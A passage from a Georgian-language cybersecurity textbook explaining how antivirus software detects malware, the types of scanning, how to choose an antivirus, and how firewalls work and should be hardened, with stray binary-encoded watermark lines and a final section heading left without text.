ანტივირუსის მიერ ვირუსის წაშლის პირველი დოკუმენტირებული ფაქტი მოხდა 1987 წელს, როდესაც „ვენის ვირუსი“ აღმოაჩინა და გაანადგურა „ბერნდ ფიქს“-მა. მას შემდეგ განვლო მრავალმა წელმა და მავნებელი პროგრამების დახვეწასთან ერთად იხვეწებოდნენ ანტივირუსებიც. თანამედროვე ანტივირუსი არის კომპლექსური პროგრამული უზრუნველყოფა, რომელიც საკმაოდ ეფექტიანად ებრძვის მავნებელი პროგრამების მოქმედებას და გავრცელებას. შეიძლება თამამად ითქვას, რომ ნებისმიერი პოპულარული ანტივირუსი უკანასკნელი განახლებებით დაიცავთ 99% მავნებელი პროგრამებისგან. ამისათვის, მის არსენალში არის ძლიერი ინსტრუმენტების ნაკრები, რომელიც ერთობლიობაში ქმნის პრაქტიკულად უსაფრთხო კიბერ გარემოს.

თავდაპირველი მავნებელი პროგრამებისგან განსხვავებით, თანამედროვე მავნებელი პროგრამების ძირითადი გამოწვევა არის ანტივირუსული პროგრამების გვერდის ავლა. ამისათვის ისინი იყენებენ ისეთ დახვეწილ ტექნიკურ მეთოდებს, როგორც საკუთარი თავის პრეზერვაციის, სწრაფი მუტაციის, სისტემური ფაილების ხელყოფის, ოპერაციული სისტემის რეესტრში და სერვისებში ჩანერგვის, ხელმოწრის მოდიფიცირების, კრიპტოგრაფიის და სხვა მეთოდებს / საშუალებებს. თანამედროვე მავნებელი პროგრამის ეს შესაძლებლობები ძალიან ართულებენ ანტი-ვირუსის საქმეს. აქ კვლავ ვდგავართ გზათა გასაყარზე, რა არის პრიორიტეტული - სისტემის უსაფრთხოება, თუ მომხმარებლის კომფორტი? საქმე იმაშია, რომ დახვეწილი მავნებელი პროგრამის გაანალიზებისთვის, ანტივირუსს ესაჭიროება საკმაოდ დიდი რესურსი, რაც თავის მხრივ იწვევს მომხმარებლის უკმაყოფილებას. წარმოიდგინეთ, ხსნით ჩვეულ ფაილს, ხოლო თქვენი ანტივირუსი მაქსიმალურად ტვირთავს თქვენს პროცესორს, რათა ეს ფაილი გაანალიზოს. ალბათ დამეთანხმებით, რომ ანტივირუსის ასეთი ინტენსიური ჩარევა მაღავე გაგაღიზიანებთ და შესაძლოა ანტივირუსი წაშალოთ კიდევ. ამიტომაც, ანტივირუსული პროგრამები იყენებენ სხვა მიდგომების ერთობლიობას, რათა დაიცვან ბალანსი თქვენ კომფორტსა და უსაფრთხოებას შორის.

01000001 01101110 01100100  
01110010 01101111 01101101  
01100101 01100100 01100001

01100111 01101100 01101111 01101110 01110100 01101001

## 6.2. ანტი-ვირუსების მუშაობის პრინციპი

- **Virus Definitions** - ეს არის მავნებელი პროგრამების აღმოჩენის ერთერთი კლასიკური მეთოდი, რომელიც დაფუძნებულია პროგრამების ხელმოწერის ანალიზზე. საქმე იმაშია, რომ ნებისმიერ პროგრამას გააჩნია ე.წ. „ბინარული“ ხელმოწერა. ეს არის ციფრების 0 და 1 უნიკალური თანმიმდევრობა, რომლის მეშვეობით ხდება პროგრამების იდენტიფიცირება. მავნებელი პროგრამების დიდი ნაწილი არ იცავს საკუთარ თავს „Virus Definitions“ ანალიზისგან, რადგან ისინი მუშაობენ ე.წ. „იბლის პრინციპზე“. კერძოდ, ასეთი ტიპის მავნებელი პროგრამები ცდილობენ ყველა კომპიუტერული სისტემის ხელყოფას და საკმაოდ ხშირად აწყდებიან დაუცველ კომპიუტერულ სისტემებსაც. ასეთი მავნებელი პროგრამის დაწერა საკმაოდ მარტივია და სწორედ ამიტომ - ეს არის ყველაზე გავრცელებული მავნებელი პროგრამის ტიპი.
- **Heuristics**-მავნებელი პროგრამის აღმოჩენა „ოჯახების“ მიხედვით. ჩვენ უკვე ვიცით, რომ არსებობს მავნებელი პროგრამების კლასიფიკაცია, იგივე მათი მიკუთვნილება „ოჯახებთან“. „Heuristics“ პრინციპზე მომუშავე ანტივირუსისთვის არ არის აუცილებელი კონკრეტული მავნებელი პროგრამის ხელმოწერის გამოვლინება, რადგან ის აანალიზებს „ოჯახისთვის“ დამახასიათებელ სპეციფიურ ბინარულ თანმიმდევრობას. ასეთი ტიპის დაცვა ითვლება უფრო ეფექტიანად, რადგან ის ხსნის ბინარული კოდების ინტერპრეტირების შესაძლებლობას. შედეგად, ის უფრო ეფექტიანია, მაგრამ საჭიროებს უფრო დიდ რესურსებს. საბედნიეროდ, თანამედროვე კომპიუტერული სისტემა ადვილად უმკლავდება ასეთ დატვირთვას. ამიტომაც, „Heuristics“ მავნებელი პროგრამების პრინციპი ჩაშენებულია უამრავ თანამედროვე ფასიან და უფასო ანტივირუსში.
- **Behavioral Blocking**, ანუ პროგრამის მოქმედების შესწავლა. ის არ გამოიყენებს მავნებელი პროგრამების კლასიკურ, ბინარული ხელმოწერის პრინციპზე აგებულ, აღმოჩენის მეთოდს. ამის ნაცვლად, ის დეტალურად შეისწავლის პროგრამული უზრუნველყოფის შედეგად ამოქმედებულ პროცესებს. უფრო მარტივად რომ ვთქვათ, რა ბრძანებას / ბრძანებებს ასრულებს კომპიუტერი, როდესაც ვუშვებთ პროგრამას. ეს მეთოდი უფრო დახვეწილია და უფრო ეფექტიანად პოულობს მავნებელ კოდს, თუმცა მოითხოვს კიდევ უფრო მეტ რესურსს, ვიდრე „Heuristics“ სკანირება. საშუალო კომპიუტერის მფლობელები იგრძნობენ მის მუშაობას, რადგან ის საგრძნობლად დატვირთავს თქვენს პროცესორს. როგორც წესი, ის გამოიყენება კომპიუტერში უკვე მოხვედრილი / მოქმედი მავნებელი პროგრამების გამოსაშვარავებლად.

01100111 01101100 01101111 01101110 01110100 01101001

- **Sandbox Detection** მეთოდი არის „Behavioral Blocking“-ის უფრო დახვეწილი ვარიანტი. ამ ორის მუშაობის პრინციპი მსგავსია, იმ განსხვავებით, რომ „Sandbox Detection“ ასრულებს შესაბამის დაკვირვებებს მხოლოდ ვირტუალურ გარემოში. ეს გულისხმობს, რომ მავნებელი კოდის გაშვება ხორციელდება, ასე ვთქვათ, პარალელური ოპერაციული სისტემის გარემოში, რაც უზრუნველყოფს იმას, რომ თქვენი ძირითადი ოპერაციული სისტემა არ იქნება ხელყოფილი. თუ „Sandbox Detection“-ის შედეგად არ გამოვლინა მავნებელი კოდის არსებობა, მას გადმოაქვს პროცესი ძირითად ოპერაციულ სისტემაზე და შედეგად თქვენ შეძლებთ პროგრამის გამოყენებას უკვე ჩვეულ რეჟიმში. ნიშანდობლივია, რომ ასეთი ტიპის სკანირება მოითხოვს კომპიუტერისგან კიდევ უფრო დიდ რესურსს, რადგან ის ამავდროულად ქმნის თქვენი სისტემისგან დამოუკიდებელ გამოსაცდელ გარემოს. შედეგად, ის ცალსახად ხელყოფს კომპიუტერული სისტემის მომხმარებლის კომფორტს, თუმცა აღწევს მავნებელი პროგრამების გამოვლენის მაღალ მაჩვენებლებს.
- **Data Mining** მეთოდი არის შედარებით ახალი. ის იყენებს უახლეს „Machine Learning“ ალგორითმებს, რათა გაანალიზოს გაშვებული პროგრამული უზრუნველყოფის უსაფრთხოება. ამ დროს გამოიყენება ხელოვნური ინტელექტისთვის დამახასიათებელი მოქმედებები, რა დროსაც ადამიანის ჩარევა საერთოდ არ არის საჭირო. მას თავად გააჩნია ანალიზის გაკეთების უნარი. შედეგად, მისი ძირითადი დანიშნულება არის ისეთი მავნებელი პროგრამების გამოვლენა, რომელიც ჯერჯერობით არც კი მოხვედრილა ანტივირუსების მონაცემთა ბაზაში.

## 6.3. ანტი-ვირუსების სხვადასხვა ტიპის სკანირება

თავდაპირველი ანტივირუსები იყენებდნენ ე.წ. „On-Demand Scanning“-ს. ეს გულისხმობს, რომ ფაილის სკანირება ხდებოდა მხოლოდ მაშინ, როდესაც მომხმარებელი ითხოვდა ამას - კომპიუტერულ სისტემას აძლევდა შესაბამის ბრძანებას. მოძველებული კომპიუტერული სისტემები არ იყვნენ იმდენად ძლიერი, რომ განეხორციელებინათ მუდმივი სკანირება. ა.გ. მომხმარებლის მუშაობის კომფორტის უზრუნველსაყოფად, უკანასკნელი თავად წყვეტდა როდის და რა ფაილის შემოწმება უნდოდა მას. მხოლოდ ასეთი ტიპის სკანირება უკვე მოძველდა, მაგრამ ეს სულაც არ ნიშნავს, რომ ის არ არის ეფექტიანი.

01100111 01101100 01101111 01101110 01110100 01101001



როგორც წესი, თანამედროვე ანტივირუსები იყენებენ ე.წ. „Real Time Protection“-ს. განსხვავებით „On-Demand Scanning“-ისა, ის მუდმივად მოქმედ რეჟიმშია. შედეგად, ის ახდენს ახალად გადმოწერილი / მიღებული ფაილების ზედაპირულ სკანირებას და ადვილად გამოააშკარავებს პრიმიტიულ ვირუსებს. აღსანიშნავია, რომ ამ ტიპის მუდმივი სკანირება საკმაოდ ეფექტიანია, მაგრამ ნამდვილად ვერ იქნება ანტივირუსის ერთადერთი ინსტრუმენტი. საქმე იმაშია, რომ ჩვენ კვლავ ვაწყდებით მომხმარებლის კომფორტის და უსაფრთხოების მაღალი სტანდარტის მარადიულ შერკინებას. თუ „Real Time Protection“ იმუშავებს მაქსიმალური დატვირთვით, მაშინ თანამედროვე კომპიუტერული სისტემაც საგრძნობლად შენელებს, რაც ცალსახად ხელყოფს გამოყენების კომფორტს. ამიტომაც, ის ახდენს ზედაპირულ (სწრაფ) შემოწმებას და მცირედი ეჭვის გაჩენისას, სთხოვს მომხმარებელს ჩაატაროს „On-Demand“ სკანირება. ასეთ დროს ანტივირუსს ჩვენ თავად უნდა მივცეთ ანტივირუსს უფლება გამოიყენოს კომპიუტერული სისტემის უფრო მეტი რესურსი და შედეგად ის უფრო ძირფესვეულად გაანალიზებს ფაილს, რომლის გაშვებასაც აპირებთ.

„ნეთუკების“ და სხვა შედარებით სუსტი კომპიუტერების პოპულარიზაციამ წარმოშვა ანტივირუსების მიერ ნაკლები რესურსის გამოყენების საჭიროება. ვინაიდან ნეთუკების ძირითადი დანიშნულება არის „ვებ-ბრაუზინგი“ და უმარტივესი საოფისე პროგრამების გაშვება, ფასის შემცირების მიზნით, მწარმოებლები იყენებენ შედარებით სუსტ და იაფ „Hardware“ (ფიზიკურ) ნაწილებს. გარდა ამისა, ნეთუკის დაბალი დატვირთვის ხარისხი დადებითად აისახება მისი აკუმულატორის მუშაობის ხანგრძლიობაზე. თუმცა, უსაფრთხოების თვალსაზრისით, „ნეთუკის“ დაცვა არანაკლებ მნიშვნელოვანია, რადგან ისიც ჩვეულებრივი კომპიუტერული სისტემაა. სწორედ ამ მიზნით შემუშავდა ე.წ. „Smart Scan“. მოქმედების პრინციპით ის ანალოგიურია „Real Time Protection“-ისა, მაგრამ მოითხოვს კიდევ უფრო ნაკლებ რესურსს. ეს არის შესაძლებელი თანამედროვე „Cloud“ სისტემების გამოყენებით. ანუ, ანტივირუსი, რომელიც იყენებს „Real Time Protection“-ს ინახავს ვირუსების მონაცემთა ბაზას თქვენს კომპიუტერზე, ხოლო „Smart Scan“ ანტივირუსი უკავშირდება საკუთარ სერვერს და ადარებს პროგრამის ბინარულ ხელმოწერას თავის სერვერზე არსებულ მონაცემთა ბაზასთან. მაგრამ, გარკვეულ მოცემულობას უბრალოდ ვერ ავუვლით გვერდს: ნაკლები რესურსის გამოყენება ყოველთვის უდრის ფაილის ნაკლებად სიღრმისეულ შესწავლას.

ბოლოს, არსებობს არანაკლებ ეფექტიანი „Start-Up“ სკანირება, რომელსაც აკისრია ძალიან მნიშვნელოვანი როლი. ჩვენ უკვე ვიცით, რომ ზოგი მავნებელი პროგრამა ექცევა ოპერაციული სისტემის ჩატვირთვის სიაში. „Start-Up“ სკანირება გათვლილია სწორედ ასეთი ტიპის მავნებელი პროგრამების აღმოჩენაზე და განადგურებაზე. გარდა ამისა, რიგ შემთხვევებში, მავნებელი პროგრამა უბრალოდ არ გაძლევთ საშუალებას ჩატვირთოთ თქვენი ოპერაციული სისტემა. „Start-Up“ სკანირება დაგვეხმარება ასეთ დროსაც, ვინაიდან ის იტვირთება ოპერაციულ სისტემამდე და ახდენს თქვენი კომპიუტერული სისტემის სრულფასოვან სკანირებას.

## 6.4. ანტი-ვირუსების შერჩევა და გამართვა

თანამედროვე პროგრამული უზრუნველყოფის ბაზარზე იყიდება უამრავი სხვადასხვა ანტივირუსი. როგორც წესი, ყველა ანტივირუსი მუშაობს ერთი და იგივე პრინციპით, რაც მათ დეტალურ შესწავლას აგარიდებთ თავს. შერჩევისას, უნდა გაითვალისწინოთ შემდეგი მახასიათებლები:

- **ფასი** - მაღალი ფასი ყოველთვის არ მიუთითებს ანტივირუსის ეფექტიანობაზე. ზოგადად მიჩნეულია, რომ ფასიანი ანტივირუსები უფასოზე უფრო კარგად მუშაობენ, თუმცა ეს არგუმენტი მცდარია. ხშირ შემთხვევაში, ფასიანი ანტივირუსებს აქვთ დამატებითი ხელსაწყოები, რომლებიც არ არის აუცილებელი კომპიუტერული სისტემის უსაფრთხოების შესანარჩუნებლად. მაგალითად, საყოველთაოდ ცნობილ „Avast“-ის ფასიან ვერსიას აქვს თქვენს მეხსიერებაში დუბლიკატი ფაილების აღმოჩენის შესაძლებლობა. დიახ, ის ეფექტიანად შეინარჩუნებს თქვენს მეხსიერებას, მაგრამ ამ ფუნქციას არ აქვს საერთო კომპიუტერული სისტემის უსაფრთხოებასთან. გარდა ამისა, რიგმა გამოკვლევებმა აჩვენა, რომ ზოგ შემთხვევაში უფასო ანტივირუსი, მაგალითად Windows 10-ის ჩაშენებული Defender<sup>1</sup>, უფრო ეფექტიანია ვიდრე მთელი რიგი ფასიანი და უფასო ანტივირუსები.
- **გამომშვები კომპანია** - როგორც უკვე აღვნიშნე, ინტერნეტში მოიძებნება უამრავი სხვადასხვა ანტივირუსი. საქმე იმაშია, რომ ზოგი ანტივირუსი არის თავად მავნებელი პროგრამა. ასეთია მაგალითად WinFixer, MS Antivirus, and Mac Defender. ერიდეთ ასეთ ფსევდო-ანტივირუსებს, რადგან ისინი თავად არიან მავნებელი პროგრამები. ჯობს გამოიყენოთ ცნობილი ბრენდების ანტივირუსები, ან მიახლოთ თქვენი კომპიუტერის დაცვა Windows 10-ის ჩაშენებულ Defender-ს.

<sup>1</sup> საუბარია Windows 10-ის Defender-ზე. უფრო ძველი Windows-ების Defender-ებს აქვთ მავნებელი პროგრამების აღმოჩენის ძალიან დაბალი მაჩვენებელი.

გახსოვდეთ, ნებისმიერი ანტივირუსი დროთა განმავლობაში დაკარგავს ეფექტიანობას, თუ თქვენ ის რეგულარულად არ განახლებთ. ჩვენ უკვე ვიცით, რომ მავნებელი პროგრამები ვითარდება და იხვეწება ყოველდღიურად. შესაბამისად, აუცილებელია ჩვენი ანტივირუსების რეგულარული დახვეწა და განახლება! როგორც წესი, ანტივირუსები ახლდებიან ავტომატურად, მაგრამ თქვენ აუცილებლად უნდა დარწმუნდით, რომ ანტივირუსის განახლებები თქვენს ოპერაციულ სისტემაზე გააქტიურებულია. გაითვალისწინეთ, უკვე ამოქმედებული მავნებელი პროგრამული უზრუნველყოფის ნეიტრალიზება გაცილებით უფრო რთულია, ვიდრე მისი შეჩერება გაშვებისთანავე.

აიღეთ ჩვევად, გააკეთოთ თქვენი სისტემის სრული სკანირება 1-2 თვეში ერთხელ. სრული სკანირებისას, ანტივირუსი გამოიყენებს თქვენი კომპიუტერის მაქსიმალურ რესურსს და მავნებელი პროგრამების აღმოჩენის ხარისხი გაცილებით უფრო მაღალი იქნება. ანტივირუსების უმრავლესობას აქვს ფუნქცია თავად გათიშონ კომპიუტერი, მას შემდეგ რაც სისტემის სრული სკანირება დასრულდება. გამოიყენეთ ეს ფუნქცია - დატოვეთ კომპიუტერი ჩართული, როდესაც მას არ იყენებთ და გააკეთეთ თქვენი სისტემის სრული სკანირება.

გახსოვდეთ, ანტივირუსი დაგიცავთ მავნებელი პროგრამული უზრუნველყოფის 99%-მდე. დარჩენილი 1%-იც საკმაოდ მაღალი მაჩვენებელია. შესაბამისად, ერიდეთ უცნობი გამომშვებლების პროგრამებს, ვიდრე გაუშვებთ ატვირთეთ ისინი VirusTotal-ზე, ან ამუშავეთ ისინი ვირტუალურ გარემოში.

## 6.5. FIREWALL

კომპიუტერული სისტემების დასაცავად ასევე გამოიყენება „Firewall“. ამ ტერმინის ქართული შესატყვისი იქნება „ცეცხლოვანი კედელი“. კომპიუტერული ტექნოლოგიების პოპულარიზაციამდე ამ ტერმინს იყენებდნენ ისეთ სამშენებლო მასალებთან მიმართებაში, რომელიც ხდიდა კედლებს ცეცხლგამძლეს. 1988 წელს ამ ტერმინმა პირველად მიიღო თანამედროვე მნიშვნელობა, როდესაც „Digital Equipment Corporation“-მა დაამუშავა ინფორმაციული პაკეტების გაცხრილვის სისტემა. იმ დროს, ეს ტექნოლოგია იყო რევოლუციური, ვინაიდან კომპიუტერული ქსელები არ იყო დაცული ფილტრის მეშვეობით, ხოლო ინფორმაციული პაკეტების მიმოცვლა იყო დიდწილად უკონტროლო.

„Firewall“-ის ძირითადი დანიშნულება არის შემოსული და გასული ინტერნეტ ტრაფიკის (პაკეტების) გაცხრილვა წინასწარ დადგენილი წესების შესაბამისად. ეს პროცესი გულისხმობს შიდა ქსელის (LAN) დაცვას გარე ქსელიდან (Internet) შემოსული მავნებელი ინფორმაციული პაკეტებისგან.

არსებობს „Firewall“-ების შემდეგი კატეგორიზაცია:


- **ქსელური „Firewall“** - ქსელის მოწყობილობაში ჩაშენებული ფილტრი, რომელიც მუშაობს კომპიუტერული სისტემისგან დამოუკიდებლად, მაგალითად მარშრუტიზატორში. ზოგი სპეციალისტი უწოდებს მას ფიზიკურ დაცვასაც, თუმცა ეს ამ ტერმინის არასწორი ინტერპრეტაციაა.
- **ჰოსტის „Firewall“** - კომპიუტერული სისტემაში ჩაშენებული ფილტრი, რომელიც აკონტროლებს სისტემაში შემავალ და გამავალ ინტერნეტ პაკეტებს. შესაძლოა ასევე შეგხვდეთ ტერმინი „პროგრამული Firewall“, რომელიც ნიშნავს იგივეს.

დროა ჩამოვაცალიბოთ „Firewall“-ის დეფინიცია, რომელიც თავისი ფუნქციონირების პრინციპებიდან გამომდინარე შემდეგნაირია:



„Firewall“ არის ქსელური მოწყობილობის ან კომპიუტერულ სისტემაში ჩაშენებული ფუნქცია, რომელიც ცხრილავს არასანქცირებულ ინფორმაციულ პაკეტებს





რატომ არის საჭირო ჩვენს კომპიუტერულ სისტემაში შემავალი ინტერნეტ პაკეტების გაცხრელა? საქმე იმაშია, რომ როდესაც კომპიუტერული სისტემა უერთდება გარე ქსელს (ინტერნეტს), თქვენ ავტომატურად ხვდებით მაღალი რისკ ფაქტორის მატარებელ სივრცეში. გარე ქსელში (ინტერნეტში) არსებობს ჰაკერული შეტევების მაღალი საფრთხე და „Firewall“-ის გარეშე თქვენს სისტემას ექნებოდა უსაფრთხოების სერიოზული ღრჭო, რომლის მეშვეობით ჰაკერებს შეეძლებოდათ თქვენს კომპიუტერულ სისტემაზე მარტივი დაუფლება. „Firewall“ არის ერთგვარი ბარიერი, გნებავთ ფარი, რომელიც ჩაშენებულია თქვენს კომპიუტერულ სისტემასა და ინტერნეტ სივრცეს შორის. იმ დროს, როდესაც ხართ შეერთებული ინტერნეტთან, თქვენი კომპიუტერული სისტემა აგზავნის და იღებს უამრავ ინტერნეტ (საინფორმაციო) პაკეტს. „Firewall“-ის დანიშნულება არის ამ პაკეტების გაფილტვრა გარკვეული კრიტერიუმების შესაბამისად. ის ბლოკავს, ან რთავს ნებას, ინტერნეტ პაკეტს შეაღწიოს ან გავიდეს თქვენი კომპიუტერული სისტემიდან.

ერთი მხრივ, თქვენი კომპიუტერული სისტემა, დიდი ალბათობით, უკვე დაცულია „Firewall“-ის მეშვეობით. Windows OS-ს აქვს ჩაშენებული პროგრამული „Firewall“, რომელიც ფილტრავს თქვენს კომპიუტერულ სისტემაში შემავალ ინტერნეტ პაკეტებს. სრულ დაუცველობას ეს რა თქმა უნდა ჯობს, მაგრამ ამავდროულად ეს არის დაცულობის ერთგვარი ილუზია, ვინაიდან ბევრი მავნებელი პროგრამა იყენებს ე.წ. „Reverse Connection“-ს. რას ნიშნავს ეს? მას შემდეგ, რაც ტროიანის ტიპის მავნებელი პროგრამა მოხვდება თქვენს კომპიუტერულ სისტემაზე, ის ითხოვს კავშირს ჰაკერის კომპიუტერთან.

ანუ, პრინციპის დონეზე რომ ჩამოვყალიბოთ, კავშირის დამყარებას ითხოვს თქვენი კომპიუტერი და არა ჰაკერის კომპიუტერი. თავდაპირველი ტროიანები მუშაობდნენ პირიქით - ჰაკერის კომპიუტერი ითხოვდა წვდომას თქვენს სისტემასთან. შედეგად „Firewall“ ადვილად ბლოკავდა ასეთი ტიპის კავშირს და ტროიანის ოპერატორი რჩებოდა თქვენი კომპიუტერული სისტემის კონტროლის გარეშე. დღეს, სტანდარტული Windows-ის „Firewall“ სათანადოდ აღარ დაგიცავთ ასეთი ტიპის შეტევისგან, რადგან ხელყოფილი კომპიუტერი თავად ითხოვს კავშირს ტროიანის ოპერატორთან, ხოლო თქვენი „Firewall“ თვლის, რომ თქვენ ამის ნებართვა გაქვთ მიცემული.

კარგი (კარგად გამართული) „Firewall“ ფილტრავს ინტერნეტ პაკეტებს ორივე მიმართულებით - შემომავალს და გამავალს. სწორედ კონფიგურირებული „Firewall“ ასევე ნიღბავს თქვენს ყოფნას ინტერნეტში, რაც თქვენი უსაფრთხოების სტანდარტს კიდევ უფრო მეტად ზრდის. როგორც წესი, ჰაკერები იყენებენ პორტების სკანირების პროგრამულ ინსტრუმენტებს, რომლებიც ავტომატურად აფიქსირებენ ღია პორტებს თქვენს კომპიუტერულ სისტემაზე. კიბერ უსაფრთხოების თვალსაზრისით, ღია პორტი არის დიდი საფრთხის მატარებელი, რადგან ის პრაქტიკულად არის გვირაბი, რომლის მეშვეობითაც ჰაკერს შეუძლია დისტანციურად დაუკავშირდეს თქვენს კომპიუტერულ სისტემას. პორტების დაცვაც „Firewall“-ის დანიშნულებაა, მაგრამ გაუმართავი „Firewall“ უგულვებელყოფს დაუცველი პორტებიდან შემოსულ / გასულ ინტერნეტ პაკეტებს, რაც ქმნის კომპიუტერული სისტემის ხელყოფის მაღალ რისკებს. უფრო მეტიც, ზოგ შემთხვევაში შესაძლოა არც იცოთ ჰაკერის კონკრეტული სამიზნე და მაინც გახდეთ კიბერ შეტევის მსხვერპლი. როგორც წესი, ჰაკერები Nmap-ში მიუთითებენ IP მისამართების დიაპაზონს, ხოლო Nmap ასკანირებს ამ დიაპაზონს და აძლევს ჰაკერს დაუცველი კომპიუტერული სისტემების ჩამონათვალს მოცემულ დიაპაზონში. ამ სიაში შესაძლოა მოხვდეს თქვენი კომპიუტერული სისტემაც, თუ სათანადოდ არ გამართავთ თქვენს „Firewall“-ს.

## 6.6. FIREWALL-ის გაშრობვა

გაითვალისწინეთ, რომ „Firewall“-ები განსხვავდება ოპერაციული სისტემების, გამომშვები კომპანიების და კატეგორიების მიხედვით. ძირითადად, მათი მუშაობის პრინციპი ერთმანეთის მსგავსია, მაგრამ ისინი განსხვავდებიან ვიზუალურად. შესაბამისად, მოგიწევთ დაადგინოთ, რომელი „Firewall“ გაქვთ თქვენს კომპიუტერზე, წაიკითხოთ მისი შესაძლებლობების შესახებ და გადაწყვიტოთ, საკმარისია ის, თუ არა, თქვენი უსაფრთხოების უზრუნველსაყოფად.

კიბერ უსაფრთხოების მისაღები სტანდარტის უზრუნველსაყოფად უნდა მიჰყვეთ შემდეგ 3 რჩევას, რომელთა გათვალისწინება ერთობლიობაში მოგცემთ საშუალებას სათანადოდ დაიცვათ საკუთარი კომპიუტერული სისტემა მავნებელი ინტერნეტ (საინფორმაციო) პაკეტებისგან.

## 1) დაიცავით თქვენი „Firewall“-ი არასანქცირებული წვდომისგან

გაითვალისწინეთ, თუ ჰაკერი შეძლებს მოიპოვოს თქვენს კომპიუტერულ სისტემაზე ადმინისტრატორის დონის წვდომა, მაშინ „Firewall“ დაკარგავს თავის ფუნქციას. უფრო მეტიც, ჩათვალეთ, რომ თქვენი ქსელური უსაფრთხოება ხელყოფილია და ამის გამოსწორებლად, მოითხოვს სერიოზული ნაბიჯების გადადგმას. შესაბამისად, თქვენი თავდაპირველი მიზანი არის უზრუნველყოთ თქვენი „Firewall“-ის სათანადო დაცულობა. ეს ხდება შემდეგნაირად:

დარწმუნდით, რომ თქვენი „Firewall“-ის განკარგვა შეუძლია მხოლოდ 1 ადმინისტრატორს - ანუ თქვენ. თუ თქვენს კომპიუტერულ სისტემაზე არის რამდენიმე მომხმარებლის ანგარიში (User Account), მაშინ დარწმუნდით, რომ აქედან მხოლოდ ერთს შეუძლია „Firewall“-ის პარამეტრების შეცვლა.

ადმინისტრატორის ანგარიში უნდა იყოს დაცული ძლიერი პაროლით. ძლიერ პაროლში იგულისხმება დიდი და პატარა ასოების, სიმბოლოების, ციფრების და სასვენი ნიშნების ერთობლიობა, რომელიც უნდა აღემატებოდეს რვას.

რეკომენდირებულია სტუმარი მომხმარებლების ანგარიშების (Guest User Account) პრივილეგიების ლიმიტირება, ან წაშლა, თუ თქვენ მათ არ იყენებთ. მაგალითისთვის, შეგიძლიათ აუკრძალოთ სტუმარ მომხმარებლის ანგარიშებს პროგრამების ინსტალირება და ოპერაციული სისტემის პარამეტრების შეცვლა.

გახსოვდეთ, თუ სათანადოდ არ დაიცავთ ადმინისტრატორის დონის წვდომის პრივილეგიას, მაშინ ჰაკერს მიეცემა თქვენი კომპიუტერული სისტემის მართვის გაცილებით უფრო მეტი შესაძლებლობა, მათ შორის „Firewall“-ის პარამეტრების შეცვლა.

## 2) წვდომის დონის განსაზღვრა

თქვენ უნდა განსაზღვროთ, რა ინფორმაცია უნდა დარჩეს ქსელის შიგნით და რა ინფორმაცია - ქსელის გარეთ. ეს განსაკუთრებით მნიშვნელოვანია, როდესაც თქვენს ორგანიზაციაში არის რამდენიმე სამსახური. მაგალითისთვის, რეკომენდირებულია, რომ თქვენ მოაქციოთ თქვენი ორგანიზაციის სხვადასხვა დეპარტამენტი სხვადასხვა შიდა ქსელში. ასეთ შემთხვევაში, ერთი შიდა ქსელის ხელყოფისას არ იქნება ხელყოფილი თქვენი ორგანიზაციის მთლიანი ქსელი.

გაითვალისწინეთ, სხვადასხვა ტიპის ინფორმაცია საჭიროებს სხვადასხვა ტიპის წვდომას, დაცვას და პრივილეგიებს. მაგალითად, თუ მართავთ მონაცემთა ბაზას, არ არის აუცილებელი კომპიუტერულმა სისტემამ, რომელიც პასუხისმგებელია მონაცემთა ბაზის შენახვაზე იქონიოს კონტაქტი გარე ქსელთან.

შესაბამისად, კიბერ უსაფრთხოების სპეციალისტის მთავარი მიზანია ცალკეული ელექტრონული ინფორმაციისთვის უსაფრთხოების შესაბამისი დონის მინიჭება, რა დროსაც უნდა განისაზღვროს ვის და რა დონით უნდა ჰქონდეს წვდომა ამ ინფორმაციაზე. მიჰყევით ამ 3 პრინციპს:

ინფორმაცია უნდა იყოს:

- ხელმისაწვდომი სანქცირებული პირისთვის;
- უნდა იყოს მიუწვდომელი არასანქცირებული პირისთვის;
- უნდა იყოს უზრუნველყოფილი მუდმივი წვდომა ინფორმაციაზე იმ პირებისთვის, რომელთაც აქვთ სანქცია იქონიონ წვდომა.

## 3) მონიტორინგი

